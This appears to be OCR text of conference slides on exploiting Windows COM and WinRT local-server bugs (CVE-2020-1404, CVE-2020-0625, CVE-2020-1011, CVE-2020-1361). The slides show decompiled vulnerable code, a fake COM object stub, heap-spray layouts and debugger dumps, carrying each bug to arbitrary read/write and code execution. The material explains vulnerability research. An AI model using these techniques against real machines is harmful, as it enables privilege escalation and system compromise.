
Crash




```
ntdll!RtlReportFatalFailure+0x9
ntdll!RtlReportCriticalFailure+0x97
ntdll!RtlpHeapHandleError+0x12
ntdll!RtlpHpHeapHandleError+0x7a
ntdll!RtlpLogHeapFailure+0x45
ntdll!RtlpHpLfhSubsegmentFreeBlock+0x78f81
ntdll!RtlpFreeHeapInternal+0x3f4
ntdll!RtlpHpFreeWithExceptionProtection+0x1e
ntdll!RtlFreeHeap+0x6c
combase!STRING_OPAQUE::Release+0x3f
combase!HSTRING_UserFree64+0x1b
rpcrt4!Ndr64UserMarshalFree+0x7b
rpcrt4!Ndr64pFreeParams+0x386
rpcrt4!Ndr64StubWorker+0x108a
rpcrt4!NdrStubCall3+0xc9
combase!CStdStubBuffer_Invoke+0x73
rpcrt4!CStdStubBuffer_Invoke+0x3b
combase!ObjectMethodExceptionHandlingAction<<l
combase!DefaultStubInvoke+0x1c3
combase!SyncServerCall::StubInvoke+0x26
combase!ServerCall::ContextInvoke+0x42a
combase!DefaultInvokeInApartment+0xad
```

CVE-2020-1404 - Exploitation

All the HSTRING need to be large enough to avoid LFH





Calling ISecondaryTile->get_PhoneticName with fake HSTRING 3 to get Read-What-Where

```
HRESULT Windows::UI::StartScreen::SecondaryTileImpl::get_PhoneticName(Windows::UI::StartScreen::SecondaryTileImpl *this,
    HSTRING *out){

    HRESULT hr;
    HSTRING newString;
    /*
        [...]
    */
    hr = WindowsDuplicateString(this->PhoneticName, out);
    if ( hr < 0 )
        return hr;
    /*
        [...]
    */
    return hr;
}
```

☹ Hard to Exploit such Race Condition UAF bugs stably, it's easy to cause the crash, but you can keep trying until you succeed

Win Race Condition to get Out-Of-Bound Writing

Public Example : CVE-2020-0625 (Found by shefang Zhong)

Vulnerable COM Interface: ISearchRoot (Exposed by Local COM Server WSearch)

```
[Guid("04c18ccf-1f57-4cbd-88cc-3900f5195ce3")]
interface ISearchRoot : IUnknown {
    HRESULT put_Schedule( [In] wchar_t* p0);
    HRESULT get_Schedule( [Out] wchar_t** p0);
    HRESULT put_RootURL( [In] wchar_t* p0);
    HRESULT get_RootURL( [Out] wchar_t** p0);
    HRESULT put_IsHierarchical( [In] int p0);
    HRESULT get_IsHierarchical( [Out] int* p0);
    HRESULT put_ProvidesNotifications( [In] int p0);
    HRESULT get_ProvidesNotifications( [Out] int* p0);
    HRESULT put_UseNotificationsOnly( [In] int p0);
    HRESULT get_UseNotificationsOnly( [Out] int* p0);
    HRESULT put_EnumerationDepth( [In] int p0);
    HRESULT get_EnumerationDepth( [Out] int* p0);
    HRESULT put_HostDepth( [In] int p0);
    HRESULT get_HostDepth( [Out] int* p0);
    HRESULT put_FollowDirectories( [In] int p0);
    HRESULT get_FollowDirectories( [Out] int* p0);
    HRESULT put_AuthenticationType( [In] /* ENUM16 */ int p0);
    HRESULT get_AuthenticationType( [Out] /* ENUM16 */ int* p0);
    HRESULT GetCatalogNum( [In] wchar_t* p0);
    HRESULT get_User( [Out] wchar_t** p0);
    HRESULT GetCatalogNum( [In] wchar_t* p0);
    HRESULT get_User( [Out] wchar_t** p0);
}
```

ISearchRoot->put_Schedule copies user-controlled buffer into ISearchRoot Object.

ISearchRoot->get_Schedule reads the data of ISearchRoot object into output buffer.

Win Race Condition to get Out-Of-Bound Writing

```
HRESULT CSearchRoot::get_Schedule(CSearchRoot *this, const unsigned __int16 **a2){
    HRESULT hr;
    hr = CheckNullOrEmptyWSTR(a2);
    if ( hr < 0 )
        return hr;
    if (this->buffer){
        buffer = CoTaskMemAlloc( 2*wcslen(this->buffer)+2 );
        if (buffer){
            *a2 = buffer;
            hr = StringCchCopyW( *a2, wcslen(this->buffer)+1 , this->buffer );
            if (hr<0) {
                /*
                    [...]
                */
            }
        }else{
            /*
                [...]
            */
        }

    }else{
        /*
            [...]
        */
    }
    return hr;
}
```

Trigger a heap OOB Write issue!

First fetch, taking a small size as allocation size.

Call ISearchRoot->put_Schedule in the time window between the upper and lower codes to rewrite buffer Pointer size

Second fetch, taking a large size as copy size.

Reference from : https://blog.diffense.co.kr/2020/03/26/SearchIndexer.html

03

From Type Confusion Bugs to Code Execution

From Type Confusion bug to code execution

CVE-2020-1011 - Root Cause Analysis

Vulnerable WinRT Interface :

IXmlNode (Get from runtime class: Windows.UI.Notifications.ToastNotificationManager)

```
[Guid("1c741d59-2122-47d5-a856-83f3d4214875")]
interface IXmlNode
{
    /* Methods */
    bool HasChildNodes();
    IXmlNode InsertBefore(IXmlNode newChild, IXmlNode referenceChild);
    IXmlNode ReplaceChild(IXmlNode newChild, IXmlNode referenceChild);
    IXmlNode RemoveChild(IXmlNode childNode);
    IXmlNode AppendChild(IXmlNode newChild);
    IXmlNode CloneNode(bool deep);
    void Normalize();
    /* Properties */
    XmlNamedNodeMap Attributes { get; }
    XmlNodeList ChildNodes { get; }
    IXmlNode FirstChild { get; }
    IXmlNode LastChild { get; }
    object LocalName { get; }
    object NamespaceUri { get; }
    IXmlNode NextSibling { get; }
    string NodeName { get; }
    NodeType NodeType { get; }
    object NodeValue { get; set; }
    XmlDocument OwnerDocument { get; }
    IXmlNode ParentNode { get; }
    object Prefix { get; set; }
    IXmlNode PreviousSibling { get; }
}
```

```
__int64 __fastcall DOMNode::AppenChild(
    DOMNode *this,
    Windows::Data::Xml::Dom::IXmlNode *newChild,
    Windows::Data::Xml::Dom::IXmlNode **returnValue
){
    Node *newNode;
    /*
        [...]
    */
    newNode = Node::IUnk2Node(newChild);
    DOMNode::_insertBefore((DOMNode *)((char *)this - 56), 1, newNode);
    /*
        [...]
    */
}
```

```
Node *__fastcall Node::IUnk2Node(IUnknown *pUnk)
{
    /*
        [...]
    */
    result = (Node *)Object::getObjectFromIUnk(pUnk, &IID_Node);
    if ( result )
        return result;
    ThrowIfMSXMLObject(v2);
    Exception::throwHR(-2147024809, v4, v5, v6);
    return result;
}
```

Vulnerable function

CVE-2020-1011 - Root Cause Analysis

Vulnerable Code Snippet: msxml6.dll!Object::getObjectFromIUnk

Getting from Client, user can forge a fake IUnknown object and pass it to server

```
Object* Object::getObjectFromIUnk(IUnknown *pUnk, const _GUID *iid){

    __int64 obj;
    __int64 IServiceProvider_obj;
    __int64 ISequentialStream_obj;
    char UnknownData[16];
    __int64 Ret_obj;
    ULONG cbRead;

    if (!pUnk)
        return NULL;
    if ( pUnk->QueryInterface( iid, (void **)&obj ) ){

        if ( pUnk->QueryInterface( &IID_IServiceProvider, (void **)&IServiceProvider_obj ) )
            return NULL;

        if ( !IServiceProvider_obj->GetService( iid, &IID_ISequentialStream, &ISequentialStream_obj ) ){
            if ( !ISequentialStream_obj->Read( UnknownData, 24, &cbRead ) )
                return Ret_obj;
        }

    }

}
```

Custom implementation

```
HRESULT __stdcall CustomNode::Read(void* pv, ULONG cb, ULONG* pcbRead)
{
    strcpy((char*)pv, "AAAAAAAAAAAAAAAAAAAAAAAA"); // Control IXmlNode ObjPointer
    *pcbRead = 24;
    return S_OK;
}
```

Taking user controllable data as a valid object address

Construct fake COM object for exploitation(x86 system)

Primitive: A object pointer we can control
What we need: A address we can fully control

Heap Spray in x86 system

0x019ac000	Fake Object
0x019ac040	Fake Object
[⋯]	[⋯]
[⋯]	[⋯]
0x10000000	Fake Object

The address we need!

How to heap spray?

Find a COM interface which allows us to put many user-controllable HSTRING on the server heap

For example:
IXmlNode->put_NodeValue

Fake object contents

Fake vftable

```
ntdll!DbgBreakPoint:
77292500 cc              int     3
0:018> db 10000000
10000000  20 00 00 10 42 42 42 42-42 42 42 42 42 42 42 42  ...BBBBBBBBBBBB
10000010  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
10000020  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
10000030  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
10000040  20 00 00 10 42 42 42 42-42 42 42 42 42 42 42 42  ...BBBBBBBBBBBB
10000050  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
10000060  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
10000070  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

Require a Info leak for exploitation(x64 system)

✗ Heap spray

- Require huge memory consumption

✓ Info leak

- Require a Info leak bug to leak where our fake objects locates

04

From Out-Of-Bound Writing to Arbitrary Reading/Writing

- ✓ **From Arbitrary Writing to code execution**
- ✓ **From Arbitrary Reading to code execution**

From Out-Of-Bound Writing to Arbitrary Reading/Writing

CVE-2020-1361 - Root Cause Analysis

Vulnerable COM Interface: IWalletCustomPropery (Exposed by Local COM Server: WalletService)

```
[Guid("21f1a452-9759-48a5-8d9b-bbd859ef89ee")]
interface IWalletCustomProperty : IUnknown {
    HRESULT GetLabel(  [Out]  struct tagPROPVARIANT* p0);
    HRESULT SetLabel(  [In]  struct tagPROPVARIANT* p0);
    HRESULT GetValue(  [Out] struct tagPROPVARIANT* p0);
    HRESULT SetValue(  [In]  struct tagPROPVARIANT* p0);
    HRESULT GetType(   [Out] /* ENUM32 */ int* p0);
    HRESULT SetType(   [In]  /* ENUM32 */ int p0);
    HRESULT GetGroup(  [In]  /* ENUM32 */ int p0,  [Out] /* ENUM32 */ int* p1,  [Out] int* p2);
    HRESULT SetGroup(  [In]  /* ENUM32 */ int p0,  [In] /* ENUM32 */ int p1,  [In] int p2);
}
```

CVE-2020-1361 - Root Cause Analysis

Vulnerable Code Snippet: WalletService.dll!Wallet::WalletCustomProperty::SetGroup

```
__int64 __fastcall Wallet::WalletCustomProperty::SetGroup(__int64 this, int offset, int user_control_value1, int user_control_value2)
{
  unsigned int v4; // er10

  v4 = 0;
  if ( offset == 1 )
  {
    if ( user_control_value1 & 0xFFFFFFDF )
      return (unsigned int)-2147024809;
  }
  else if ( user_control_value1 == 32 )
  {
    return (unsigned int)-2147024809;
  }
  if ( user_control_value2 == -1 )
  {
    *(_DWORD *)(this + 8i64 * offset + 116) = 0;
    *(_DWORD *)(this + 8i64 * offset + 120) = 0x7FFFFFFF;
  }
  else
  {
    *(_DWORD *)(this + 8i64 * offset + 116) = user_control_value1;
    *(_DWORD *)(this + 8i64 * offset + 120) = user_control_value2;
  }
  return v4;
}
```

No Offset Range Check!

Trigger a heap OOB Write issue!

Overwrite Object Pointer Member to get Write-What-Where

Wallet::WalletCustomProperty::SetLabel

Control cstring object to get Write-What-Where

```
__int64 __fastcall Wallet::WalletCustomProperty::SetLabel(__int64 this, const struct tagPROPVARIANT *var)
{
  unsigned int v4; // ebx
  _WORD *v5; // rdx
  BSTR usercontrol_str_buffer; // rdx
  unsigned __int64 usercontrol_str_len; // r8

  v4 = 0;
  if ( (unsigned int)Wallet::Utils::IsPropVariantEmpty(var, var) )
  {
    v5 = *(_WORD **)(this + 48);
    *(_QWORD *)(this + 56) = v5 + 1;
    *v5 = 0;
    **(_WORD **)(this + 56) = 0;
  }
  else if ( var->vt == 8 )
  {
    usercontrol_str_buffer = var->bstrVal;
    if ( usercontrol_str_buffer )
    {
      usercontrol_str_len = -1i64;
      do
        ++usercontrol_str_len;
      while ( usercontrol_str_buffer[usercontrol_str_len] );
    }
    else
    {
      usercontrol_str_len = 0i64;
    }
    if ( !utl::basic_string<unsigned short,utl::char_traits<unsigned short>,utl::allocator<unsigned short>>::assign(// copy src_str to dest_str
            (void **)(this + 48),              // dest_str
            usercontrol_str_buffer,            // src_str
            usercontrol_str_len) )             // src_str_len
      v4 = -2147024882;
  }
00011A70 ?SetLabel@WalletCustomProperty@Wallet@@UEAAJPEBUtagPROPVARIANT@@@Z:1 (180012670)
```

```
utl::basic_string<unsigned short,utl::char_traits<unsigned short>,utl::allocator<unsigned short>>::assign(
    void **dest_str,
    wchar_t *src_str,
    unsigned __int64 src_str_len
)
{

    /*
        [...]
    */
    memmove_0(*dest_str, src_str, src_str_len*2);
    /*
        [...]
    */
}
```


Overwrite Object Pointer Member to get Read-What-Where

Wallet::WalletCustomProperty::GetLabel Control BSTR object to get Read-What-Where

